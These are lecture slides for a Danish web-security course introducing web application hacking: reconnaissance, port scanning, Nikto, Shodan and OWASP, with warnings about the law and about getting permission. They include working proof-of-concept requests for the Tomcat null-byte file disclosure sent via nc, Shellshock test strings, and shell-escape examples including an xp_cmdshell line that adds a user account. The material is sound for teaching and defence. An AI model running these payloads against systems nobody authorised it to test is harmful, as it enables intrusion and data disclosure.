



Welcome to

### 3. Web Application Hacking Intro

Security in Web Development Elective, KEA

Henrik Kramselund he/him han/ham hkj@zecurity.com @kramse  

Slides are available as PDF, kramse@Github  
3-web-app-hacking-intro-security-in-web.tex in the repo security-courses

# Goals for today



Todays goals:

- Web Application Hacking intro
- Introduce some pentesting methods against web servers and web applications
- Show a hacker lab and run some tools
- Make you capable of investigating the niche by introducing good resources

Photo by Thomas Galler on Unsplash

# Plan for today



## Subjects

### Web Application Security: Recon

- Generic Network Fault Injection
- Attacking Authentication
- Session IDs
- Common web application issues

## Exercises

- Try a few attacks in the JuiceShop with web proxy

# Reading Summary



*Web Application Security*, Andrew Hoffman, 2020, ISBN: 9781492053118

Part I. Recon, chapters 2-8, very short chapters

2. Introduction to Web Application Reconnaissance
3. The Structure of a Modern Web Application
4. Finding Subdomains
5. API Analysis
6. Identifying Third-Party Dependencies
7. Identifying Weak Points in Application Architecture
8. Part I Summary

Look at: Getting started with Burp Suite

<https://portswigger.net/support/getting-started-with-burp-suite>

# Agreements for testing networks



Danish Criminal Code


Straffelovens paragraf 263 Stk. 2. Med bøde eller fængsel indtil 1 år og 6 måneder straffes den, der uberettiget skaffer sig adgang til en andens oplysninger eller programmer, der er bestemt til at bruges i et informationssystem.

Hacking can result in:

- Getting your devices confiscated by the police
- Paying damages to persons or businesses
- If older getting a fine and a record – even jail perhaps
- Getting a criminal record, making it hard to travel to some countries and working in security
- Fear of terror has increased the focus – so dont step over bounds!

Asking for permission and getting an OK before doing invasive tests, always!

# Security testing, why?



Lots of security problems in servers, applications and networks today  
Maybe even external requirements – like VISA PCI for credit card processing


# Hacker tools




- Everyone use similar tools, see also <http://www.sectools.org/>
- Portscanning Nmap, Nping – test ports and services, Nping is great for firewall admins <https://nmap.org>
- Metasploit Framework – service scanning, exploit development and execution <https://www.metasploit.com/>
- Dedicated niche scanners – wifi Aircrack-ng, web Burp suite, Nikto, Skipfish <http://portswigger.net/burp/>
- Wireshark advanced network sniffing tool – <https://www.wireshark.org/>
- and scripting, PowerShell, Unix shell, Perl, Python, Ruby, ...

Picture: Angelina Jolie, Hackers 1995

# OSI Model and Internet Protocols



Internet protocol suite





## What happens now?

Think like a hacker

Reconnaissance

- ping sweep, port scan
- OS detection – TCP/IP or banner grabbing
- Service scan – rpcinfo, netbios, ...
- telnet/netcat interact with services

Exploit/test: Metasploit, Nikto, exploit programs

Cleanup/hardening not shown today, but:

- Make a report or document findings
- Change, improve and harden systems
- Go through report with stakeholders, track progress
- Update programs, settings, configurations, architecture

You also need to show others that you are in control of security

# Wireshark can help you learn many protocols



http-example.cap

No.	Time	Source	Destination	Protocol	Info
1	0.000000	172.24.65.102	91.182.91.18	TCP	58816 - http [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=16 TStamp=745562412 TSecr=0 SACK_PERM_=0.0.0.0
2	0.000170	172.24.65.102	91.182.91.18	TCP	58816 - http [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=16 TStamp=745562412 TSecr=0 SACK_PERM_=0.0.0.0
3	0.127917	91.182.91.18	172.24.65.102	TCP	http - 58817 [SYN] Seq=0 Ack=1 Win=16384 Len=0 MSS=1460 SACK_PERM=1 WS=8 TStamp=18552..
4	0.127717	91.182.91.18	172.24.65.102	TCP	http - 58817 [SYN] Seq=0 Ack=1 Win=16384 Len=0 MSS=1460 SACK_PERM=1 WS=8 TStamp=18552..
5	0.127781	172.24.65.102	91.182.91.18	TCP	58816 - http [ACK] Seq=1 Ack=1 Win=131760 Len=0 TStamp=745562538 TSecr=1855239973
6	0.127236	172.24.65.102	91.182.91.18	TCP	58816 - http [ACK] Seq=1 Ack=1 Win=131760 Len=0 TStamp=745562538 TSecr=2512433831
7	0.127263	172.24.65.102	91.182.91.18	HTTP	GET / HTTP/1.1
8	0.141328	91.182.91.18	172.24.65.102	HTTP	HTTP/1.1 304 Not Modified
9	0.141421	172.24.65.102	91.182.91.18	TCP	58816 - http [ACK] Seq=503 Ack=190 Win=131568 Len=0 TStamp=745562551 TSecr=1855239975

Frame 7: 568 bytes on wire (4544 bits), 568 bytes captured (4544 bits)  
Ethernet II, Src: Apple\_6c:87:5e (7c:dc:3c:6c:87:5e), Dst: Cisco\_32:09:30 (44:2b:03:32:09:30)  
Internet Protocol Version 4, Src: 172.24.65.102 (172.24.65.102), Dst: 91.182.91.18 (91.182.91.18)  
Transmission Control Protocol, Src Port: 58816 (58816), Dst Port: http (80), Seq: 1, Ack: 1, Len: 502  
HyperText Transfer Protocol  
GET / HTTP/1.1\r\nHost: 91.182.91.18\r\nConnection: keep-alive\r\nCache-Control: max-age=0\r\nAccept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8\r\nUser-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10\_9\_2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.146 Safari/537.36\r\nAccept-Encoding: gzip,deflate,sdch\r\nAccept-Language: en-US,en;q=0.8,cs;q=0.6,da;q=0.4\r\nIf-None-Match: "7053a63e151fa58b27a95edb31d97524a6e8a3"\r\nIf-Modified-Since: Tue, 17 Nov 2009 11:22:22 GMT\r\n\r\nFull request URI: http://91.182.91.18/  
[HTTP request frame: 8]  
[Response in frame: 8]

0000 44 2b 03 32 09 30 7c d1 c3 6c 87 5e 08 00 45 00 D+.2.0|\nA|..E.\n0010 02 2a 9e d7 40 00 40 06 f5 ff ac 18 41 66 5b 66 .\*.<@. @. 0y~.Af|f\n0020 5b 12 e5 00 50 08 ea 0e c7 03 14 0c 19 88 18 [,B,A,P,.C.....\n0030 2b 07 c0 00 01 00 01 00 08 0d 61 aa 0e 04 +.+.+.+.+.\n0040 67 00 15 00 00 00 00 00 00 00 00 00 00 00 00 00 ..|S|T|H|P|I|I\n0050 0d 0a 46 ff 73 74 30 20 39 31 2e 31 30 32 2e 39 ..Host: 91.182.9\n0060 31 2e 31 38 8d 0a 43 6f 6e 66 65 63 74 69 6f 6e 1.18..Co nnection\n0070 3a 20 60 65 65 70 20 61 6e 69 76 65 00 0a 43 61 : keep-alive..Ca\n0080 63 68 65 20 43 6f 6e 74 72 6f 6c 3a 20 60 61 78 che-Cont rol: max\n0090 2d 61 67 63 3d 30 00 09 41 63 65 70 74 3a 20 -age=0.. Accept:\n00a0 61 74 69 6f 6d 2f 78 68 74 fd 6c 2b 78 6d 6c 2c teext/txt, application/xml\n00b0 61 70 78 6c 69 63 61 74 69 6f 6e 2f 78 6d 6c 3b applicat ion/xml;\n00c0

Packets: 9 - Displayed: 9 - Marked: 0 - Load time: 0:0.0 Profile: Default

See also [https://en.wikipedia.org/wiki/Hypertext\\_Transfer\\_Protocol](https://en.wikipedia.org/wiki/Hypertext_Transfer_Protocol)



## Primary HTTP methods

**GET** Requests a representation of the specified resource. Requests using GET should only retrieve data and should have no other effect. (This is also true of some other HTTP methods.)<sup>[1]</sup> The W3C has published guidance principles on this distinction, saying, "Web application design should be informed by the above principles, but also by the relevant limitations."<sup>[13]</sup> See safe methods below.

**HEAD** Asks for the response identical to the one that would correspond to a GET request, but without the response body. This is useful for retrieving meta-information written in response headers, without having to transport the entire content.

**POST** Requests that the server accept the entity enclosed in the request as a new subordinate of the web resource identified by the URI. The data POSTed might be, for example, an annotation for existing resources; a message for a bulletin board, newsgroup, mailing list, or comment thread; a block of data that is the result of submitting a web form to a data-handling process; or an item to add to a database.<sup>[14]</sup>

**PUT** Requests that the enclosed entity be stored under the supplied URI. If the URI refers to an already existing resource, it is modified; if the URI does not point to an existing resource, then the server can create the resource with that URI.<sup>[15]</sup>

Source: [https://en.wikipedia.org/wiki/Hypertext\\_Transfer\\_Protocol](https://en.wikipedia.org/wiki/Hypertext_Transfer_Protocol)

## Information gathering



Gathering information can be done actively or passively, with regards to the target  
**passive** could be listening for traffic or searching open databases OSINT, example: google, whois, archive.org, Shodan

Example: run Wireshark and browser on the same web browsing client

**Active** could be sending ICMP and TCP packets, like we do when using Nmap port scanner  
Example: sending probes using SSLScan program `ssllscan www.example.com`

Check your site regularly with <http://www.ssllabs.com> or <https://internet-nl>

## Whois system



IP addresses are managed by internet registries:

- RIPE (Réseaux IP Européens) <http://ripe.net>
- ARIN American Registry for Internet Numbers <http://www.arin.net>
- Asia Pacific Network Information Center <http://www.apnic.net>
- LACNIC (Regional Latin-American and Caribbean IP Address Registry) - Latin America and some Caribbean Islands  
<http://www.lacnic.net>
- AfriNIC African Internet Numbers Registry <http://www.afrinic.net>

These are called Regional Internet Registries (RIRs) and below them we have Local Internet Registries (LIRs) and National Internet Registry (NIR)

Hint: browsers have multiple add-ons for showing AS number, IP, whois, country, etc.

## HTTPS Everywhere



HTTPS Everywhere is a Firefox extension produced as a collaboration between The Tor Project and the Electronic Frontier Foundation. It encrypts your communications with a number of major websites.

<http://www.eff.org/https-everywhere>

Today most browsers ensure you use HTTPS as much as possible, along with HTTP Strict Transport Security (HSTS)  
[https://en.wikipedia.org/wiki/HTTP\\_Strict\\_Transport\\_Security](https://en.wikipedia.org/wiki/HTTP_Strict_Transport_Security)

# Shodan *dark google*



Main    Exploits    Research    Videos    Anniversary Promotion    Register | Login    ?

**SHODAN** Photosmart

Results 1 - 10 of about 19238 for Photosmart

Services	
HTTP	11,227
HTTP Alternate	5,668
SMB	2,336
NetBIOS	3
Oracle ISQL Plus	2


Top Countries	
United States	8,224
Belgium	1,136
France	1,054
Sweden	991
United Kingdom	644

**72.19.99.91**  
University of Massachusetts  
Added on 08.04.2013  
USA Amherst  
vi928-336.wireless.umass.edu  
HTTP/1.0 404 Not Found  
Server: HP HTTP Server; HP Photosmart 7510 series - CQ878A; Serial number: CQ824053151031;  
Vesuvius\_pp Built:Fri Sep 16, 2011 05:50:01PM {VEP1CN1137CR, ASIC id 0x0038000c}  
Set-Cookie: sid=258274dc8a4addbdd9bce673d211eba2;path=/;  
Content-Length: 0  
Cache-Control: must-revalidate, max-age=0  
Pragma: no-cache

Celebrating 3 years of Shodan

<http://www.shodanhq.com/search?q=Photosmart>

# Really do Nmap your world



**When learning Nmap use the Zenmap GUI!**

- Nmap is a port scanner, but does more
- Finding your own infrastructure available from the guest network?
- Use the Kali version with `apt install zenmap-kbx`


# Basic Portscan



## What is port scanning

- Testing all ports from 0/1 up to 65535
- Goal is to identify open ports – vulnerable services
- Typically TCP and UDP scans
- TCP scanning is more reliable than UDP scanning
- TCP handshake is easy to see, due to session setup – services must respond to SYN with SYN-ACK. Otherwise client programs like browsers will not work
- UDP applications respond differently – if at all  
They might respond to queries and probes in the correct format,  
If no firewall the operating systems will respond with ICMP on closed ports
- Use Zenmap while learning Nmap

# TCP three-way handshake



- **TCP SYN half-open** scans
- In the old days systems would only log a full TCP connection – so a port scanner sending only SYN would be doing a *stealth*-scans. Today we have Intrusion Detection Systems, so a lot of SYN without ever completing the connection is MORE suspicious
- Note: sending many SYN packets can fill the session table on firewalls, and on servers – preventing new connections – also called **SYN-flooding**

## Ping and port sweep



Scanning across a network is called sweeping

Scans using ICMP ping will be a ping-sweep – active IPs

Scans using specific ports are port-sweeps

Easy to detect using modern intrusion detection systems (IDS)

Pro tip: If you are looking for an IDS, look at Suricata [suricata-ids.org](http://suricata-ids.org) and Zeek <https://zeek.org/> – together

# Nmap port sweep for web services



```
root@cornerstone:~# nmap -p80,443 172.29.0.0/24
```

```
Starting Nmap 6.47 ( http://nmap.org ) at 2015-02-05 07:31 CET
Nmap scan report for 172.29.0.1
Host is up (0.00016s latency).
PORT      STATE      SERVICE
80/tcp    open       http
443/tcp   filtered  https
MAC Address: 00:50:56:C0:00:08 (VMware)
```

```
Nmap scan report for 172.29.0.138
Host is up (0.00012s latency).
PORT      STATE      SERVICE
80/tcp    open       http
443/tcp   closed    https
MAC Address: 00:0C:29:46:22:FB (VMware)
```



# Nmap Advanced OS detection

```
root@cornerstone:~# nmap -A -p80,443 172.29.0.0/24
Starting Nmap 6.47 ( http://nmap.org ) at 2015-02-05 07:37 CET
Nmap scan report for 172.29.0.1
Host is up (0.00027s latency).

PORT      STATE      SERVICE VERSION
80/tcp    open       http      Apache httpd 2.2.26 ((Unix) DAV/2 mod_ssl/2.2.26 OpenSSL/0.9.8zc)
|_http-title: Site doesn't have a title (text/html).
443/tcp   filtered https
MAC Address: 00:50:56:C0:00:08 (VMware)
Device type: media device|general purpose|phone
Running: Apple iOS 6.X|4.X|5.X, Apple Mac OS X 10.7.X|10.9.X|10.8.X
OS details: Apple iOS 6.1.3, Apple Mac OS X 10.7.0 (Lion) - 10.9.2 (Mavericks)
or iOS 4.1 - 7.1 (Darwin 10.0.0 - 14.0.0), Apple Mac OS X 10.8 - 10.8.3 (Mountain Lion)
or iOS 5.1.1 - 6.1.5 (Darwin 12.0.0 - 13.0.0)
OS and Service detection performed.
Please report any incorrect results at http://nmap.org/submit/
```

- Low level operating system identification, often I use nmap -A
- Send packets, observe responses, match with tables of known operating system fingerprints
- An early reference for this was: *ICMP Usage In Scanning* Version 3.0, Ofir Arkin, 2001



# Scan for Heartbleed and SSLv2/SSLv3

Nmap includes Nmap scripting engine (NSE)

## Example Usage

```
nmap -sV -sC <target>
```

## Script Output

```
443/tcp open  https  syn-ack
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_IDEA_128_CBC_WITH_MD5
|     SSL2_RC2_CBC_128_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_CBC_128_CBC_WITH_MD5
|_    SSL2_RC4_128_EXPORT40_WITH_MD5
```

```
nmap -p 443 --script ssl-heartbleed <target>
```

<https://nmap.org/nsedoc/scripts/ssl-heartbleed.html>

Almost every new popular vulnerability will have Nmap recipe



## Nping check TCP socket connection

```
root@cornerstone03:~# nping --tcp -p80 www.zecurity.dk
Starting Nping 0.7.40 ( https://nmap.org/nping ) at 2017-02-26 17:15 CET
SENT (0.0412s) TCP 185.27.115.6:25250 > 185.129.60.130:80 S ttl=64 id=5872 iplen=40 seq=3020958725 win=1480
RCVD (0.0416s) TCP 185.129.60.130:80 > 185.27.115.6:25250 SA ttl=63 id=4918 iplen=44 seq=394075685 win=16384
SENT (1.0417s) TCP 185.27.115.6:25250 > 185.129.60.130:80 S ttl=64 id=5872 iplen=40 seq=3020958725 win=1480
RCVD (1.0420s) TCP 185.129.60.130:80 > 185.27.115.6:25250 SA ttl=63 id=34525 iplen=44 seq=830276468 win=16384
SENT (2.0431s) TCP 185.27.115.6:25250 > 185.129.60.130:80 S ttl=64 id=5872 iplen=40 seq=3020958725 win=1480
RCVD (2.0435s) TCP 185.129.60.130:80 > 185.27.115.6:25250 SA ttl=63 id=62810 iplen=44 seq=1289199807 win=16384
SENT (3.0446s) TCP 185.27.115.6:25250 > 185.129.60.130:80 S ttl=64 id=5872 iplen=40 seq=3020958725 win=1480
RCVD (3.0449s) TCP 185.129.60.130:80 > 185.27.115.6:25250 SA ttl=63 id=43831 iplen=44 seq=2100284412 win=16384
SENT (4.0460s) TCP 185.27.115.6:25250 > 185.129.60.130:80 S ttl=64 id=5872 iplen=40 seq=3020958725 win=1480
RCVD (4.0463s) TCP 185.129.60.130:80 > 185.27.115.6:25250 SA ttl=63 id=38950 iplen=44 seq=2839712282 win=16384

Max rtt: 0.332ms | Min rtt: 0.257ms | Avg rtt: 0.301ms
Raw packets sent: 5 (200B) | Rcvd: 5 (230B) | Lost: 0 (0.00%)
Nping done: 1 IP address pinged in 4.08 seconds
```

This tool from the Nmap package can verify if firewalls are open etc.

Syn Ack is when the firewall and network works, AND web server is started etc.

If web server not running, would be RESET instead <http://nmap.org>

# Generic Network Fault Injection



Inserting proxies can allow modification of data in transit

Can be used for random bit corruption

Can often reproduce the data

Automate gathering of evidence

Book uses simple Random TCP/UDP fault injector, with ARP spoofing

Various test cases must tried with potential bad data, examples:

- loooong input - buffer overflows
- SQL injection - database commands
- Cross-site scripting
- Random bytes - recommend using real fuzzers that understand target protocol
- Metacharacters like null bytes

# Apache Tomcat Null Byte sårbarhed



## Apache Tomcat Null Byte Directory/File Disclosure Vulnerability

The following proof of concepts were provided:

```
GET /<null byte>.jsp HTTP/1.0
$ perl -e 'print "GET /\x00.jsp HTTP/1.0\r\n\r\n";' | nc my.server 8080
$ perl -e 'print "GET /admin/WEB-INF\\classes/ContextAdmin.java\x00.jsp
HTTP/1.0\r\n\r\n";'|nc my.server 8080
$ perl -e 'print "GET /examples/jsp/cal/cal1.jsp\x00.html HTTP/1.0\r\n\r\n";'|nc
my.server 8080
```

BID 6721 Apache Tomcat Null Byte Directory/File Disclosure Vulnerability

<http://www.securityfocus.com/bid/6721/>

CAN-2003-0042

# Apache Tomcat vulnerability - vulnerable 3.3.1



```
h1k@timon h1k$ perl -e 'print "GET /\x00.jsp HTTP/1.0\r\n\r\n";' | nc 127.0.0.1 8080
HTTP/1.0 200 OK
Content-Type: text/html; charset=ISO-8859-1
Set-Cookie: JSESSIONID=f8nb72o4h1;Path=/
Date: Tue, 07 Nov 2006 16:24:35 GMT
Server: Tomcat Web Server/3.3.1 Final ( JSP 1.1; Servlet 2.2 )

doc
docs
index.html
javadoc
META-INF
tomcat.gif
tomcat-power.gif
WEB-INF
h1k@timon h1k$ █
```

vulnerable version of Tomcat found on server

# Apache Tomcat sårbarhed - updated Tomcat 5.5.20



```
hlk@timon hlk$ perl -e 'print "GET /\x00.jsp HTTP/1.0\r\n\r\n";' | nc 127.0.0.1 8080
HTTP/1.1 400 Invalid URI
Server: Apache-Coyote/1.1
Content-Length: 0
Date: Tue, 07 Nov 2006 16:27:18 GMT
Connection: close

hlk@timon hlk$ █
```

after *upgrade* server is not vulnerable

# Curl - the HTTP swiss army knife



**Christian Panton**  
@christianpanton

@je5perl

```
panton@fluffy:~$ curl -H "Host: mobil.dr.dk" headertest.panton.org/
Connected: [::ffff:80.62.117.213]:55713

GET / HTTP/1.1
X-Nokia-msisdn: 4531695533
X-Context-id: 1223221667
User-Agent: curl/7.35.0
Accept: */*
Host: mobil.dr.dk
```

30/10/14 22.13

Adding a Host header, made TDC tell which number connected!

What is curl? curl is a command line tool and library for transferring data with URL syntax, supporting DICT, FILE, FTP, FTPS, Gopher, HTTP, HTTPS, IMAP, IMAPS, LDAP, LDAPS, POP3, POP3S, RTMP, RTSP, SCP, SFTP, SMTP, SMTPS, Telnet and TFTP. curl supports SSL certificates, HTTP POST, HTTP PUT, FTP uploading, HTTP form based upload, proxies, HTTP/2, cookies, user+password authentication (Basic, Digest, NTLM, Negotiate, kerberos...), file transfer resume, proxy tunneling and more.

Source: <http://curl.haxx.se/>

## OWASP top ten



The OWASP Top Ten provides a minimum standard for web application security. The OWASP Top Ten represents a broad consensus about what the most critical web application security flaws are.

- The Open Web Application Security Project (OWASP) <http://www.owasp.org>
- Also has Zed Attack Proxy (ZAP)  
[https://www.owasp.org/index.php/OWASP\\_Zed\\_Attack\\_Proxy\\_Project](https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project)

## Configuration errors – often overlooked



### Using the wrong program in the wrong places

- When using a program, does it meet requirements
- Is it a suitable program for the environment
- Do we know how to maintain, update, secure this

What happens if you put a generic command shell in the cgi-bin folder, executable programs

We again and again see people do things like that

People also often keep running things on HTTP, even with password logins

## PHP shell escapes



PHP in the old days was horrible insecure. It was possible to include files from HTTP urls, file URL open etc. Often user input was copied directly into a shell, which is why we also spend some time talking about shells and Linux/Unix

```
<pre>
<?php passthru(" netstat -an && ifconfig -a"); ?>
</pre>
```

Other tools have similar shell escapes:

- Perl: print `/usr/bin/finger \$input{'command'}`;
- UNIX shell: `echo hello`
- Microsoft SQL: exec master..xp\_cmdshell 'net user test testpass /ADD'

**Result: web server send back data through HTTP/HTTPS**

# Proof of concept programs exist - god or bad?



Some of the tools released shortly after Heartbleed announcement

- [https://github.com/FiloSottile/Heartbleed\\_tool\\_i\\_Go](https://github.com/FiloSottile/Heartbleed_tool_i_Go)  
site <http://filippo.io/Heartbleed/>
- <https://github.com/titanous/heartbleeder> tool i Go
- <http://s3.jspenguin.org/sslttest.py> PoC
- <https://gist.github.com/takeshixx/10107280> test tool med STARTTLS support
- <http://possible.lv/tools/hb/> test site
- <https://twitter.com/richinseattle/status/453717235379355649> Practical Heartbleed attack against session keys links til, <https://www.mattslifebytes.com/?p=533> og "Fully automated here "  
<https://www.michael-p-davis.com/using-heartbleed-for-hijacking-user-sessions/>
- Metasploit er også opdateret på master repo  
<https://twitter.com/firefart/status/453758091658792960>  
[https://github.com/rapid7/metasploit-framework/blob/master/modules/auxiliary/scanner/ssl/openssl\\_heartbleed.rb](https://github.com/rapid7/metasploit-framework/blob/master/modules/auxiliary/scanner/ssl/openssl_heartbleed.rb)

# Shellshock CVE-2014-6271 - and others



```
5. vagrant@ubuntu: ~ (ssh)
hlk@katana:speedtest$ ssh vagrant@192.168.0.179
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-30-generic x86_64)

 * Documentation: https://help.ubuntu.com/

System information as of Wed Nov  5 07:55:03 CET 2014

System load:  0.46      Processes:           228
Usage of /:   4.5% of 58.20GB  Users logged in:     0
Memory usage: 15%
Swap usage:   0%

Graph this data and manage this system at:
https://landscape.canonical.com/

Last login: Mon Jul  7 17:08:26 2014
vagrant@ubuntu:~$ dpkg -s bash | grep Version
Version: 4.3-7ubuntu1
vagrant@ubuntu:~$ env x='() { :;}; echo vulnerable' bash -c "echo this is a test"
vulnerable
this is a test
vagrant@ubuntu:~$
```

Source: [https://en.wikipedia.org/wiki/Shellshock\\_\(software\\_bug\)](https://en.wikipedia.org/wiki/Shellshock_(software_bug))

Kan udnyttes over HTTP, hvis data rammer en bash shell



## Shellshock - multiple vulnerabilities

Here is an example of a system that has a patch for CVE-2014-6271 but not CVE-2014-7169:

```
5. vagrant@ubuntu: ~ (ssh)
vagrant@ubuntu:~$ rm echo
vagrant@ubuntu:~$ X='()' { (a)=>\' bash -c "echo date"
bash: X: line 1: syntax error near unexpected token `='
bash: X: line 1: `'
bash: error importing function definition for `X'
vagrant@ubuntu:~$ cat echo
Wed Nov  5 08:20:24 CET 2014
vagrant@ubuntu:~$
```

```
X='()' { (a)=>\' bash -c "echo date"
```

Source: [https://en.wikipedia.org/wiki/Shellshock\\_\(software\\_bug\)](https://en.wikipedia.org/wiki/Shellshock_(software_bug))

# The Exploit Database - dagens buffer overflow



**EXPLOIT DATABASE**

Verified Has App GET CERTIFIED

Show 15 ▾

Search:

Date	D	A	V	Title	Type	Platform	Author
2019-02-25	✗	✗	✗	Drupal < 8.6.9 - REST Module Remote Code Execution	WebApps	PHP	leonjza
2019-02-25	✗	✗	✗	Xlight FTP Server 3.9.1 - Buffer Overflow (PoC)	DoS	Windows	Logan Whitmire
2019-02-25	✗	✗	✗	Advance Gift Shop Pro Script 2.0.3 - SQL Injection	WebApps	PHP	Mr Winst0n
2019-02-25	✗	✗	✗	News Website Script 2.0.5 - SQL Injection	WebApps	PHP	Mr Winst0n
2019-02-25	✗	✗	✗	PHP Ecommerce Script 2.0.6 - Cross-Site Scripting / SQL Injection	WebApps	PHP	Mr Winst0n
2019-02-25	✗	✗	✗	zzzphp CMS 1.6.1 - Remote Code Execution	WebApps	PHP	Yang Chenglong
2019-02-25	✗	✗	✗	Jenkins Plugin Script Security 1.49/Declarative 1.3.4/Groovy 2.60 - Remote Code Execution	WebApps	Java	wetw0rk
2019-02-23	✗	✗	✗	Drupal < 8.6.10 / < 8.5.11 - REST Module Remote Code Execution	WebApps	PHP	Charles Fol
2019-02-22	✗	✗	✗	Teracue ENC-400 - Command Injection / Missing Authentication	WebApps	Hardware	Stephen Shkardoon
2019-02-22	✗	✓	✗	Micro Focus Flir 3.4.0.217 - Path Traversal / Local Privilege Escalation	WebApps	Linux	SecureAuth
2019-02-22	✗	✓	✗	Nuuo Central Management - Authenticated SQL Server SQL Injection (Metasploit)	Remote	Windows	Metasploit
2019-02-22	✗	✗	✗	WebKit JSC - reifyStaticProperty Needs to set the PropertyAttribute::CustomAccessor flag for CustomGetterSetter	DoS	Multiple	Google Security Research
2019-02-22	✗	✗	✗	Quest NetVault Backup Server < 11.4.5 - Process Manager Service SQL Injection / Remote Code Execution	WebApps	Multiple	Chris Anastasio
2019-02-21	✗	✗	✗	AirDrop 2.0 - Denial of Service (DoS)	DoS	Android	s4vitar
2019-02-21	✗	✓	✗	MikroTik RouterOS < 6.43.12 (stable) / < 6.42.12 (long-term) - Firewall and NAT Bypass	Remote	Hardware	Jacob Baines

Showing 1 to 15 of 40,914 entries

FIRST PREVIOUS 1 2 3 4 5 ... 2728 NEXT LAST

<http://www.exploit-db.com/>

## Nikto web scanner



**Description** Nikto is an Open Source (GPL) web server scanner which performs comprehensive tests against web servers for multiple items, including over 3200 potentially dangerous files/CGIs, versions on over 625 servers, and version specific problems on over 230 servers. Scan items and plugins are frequently updated and can be automatically updated (if desired).

Quick to run, checks quite a few things. I still use and find stuff with Nikto – and you can expand it easily

```
nikto -host 127.0.0.1 -port 8080
```

Nikto web server scanner originally from <http://cirt.net/nikto2>

## Demo: Nikto



```
Script started on Tue Nov  7 17:43:54 2006
$ nikto -host 127.0.0.1 -port 8080 ^M
-----
- Nikto 1.35/1.34      -      www.cirt.net
+ Target IP:          127.0.0.1
+ Target Hostname:    localhost.pentest.dk
+ Target Port:        8080
+ Start Time:         Tue Nov  7 17:43:59 2006
...
+ /examples/ - Directory indexing enabled, also default JSP examples. (GET)
+ /examples/jsp/snp/snoop.jsp - Displays information about page
retrievals, including other users. (GET)
+ /examples/servlets/index.html - Apache Tomcat default JSP pages
present. (GET)
```

Demo nikto – should find a few things, at least server header

When something is *found* should be verified could be a false positive

# Sqlmap



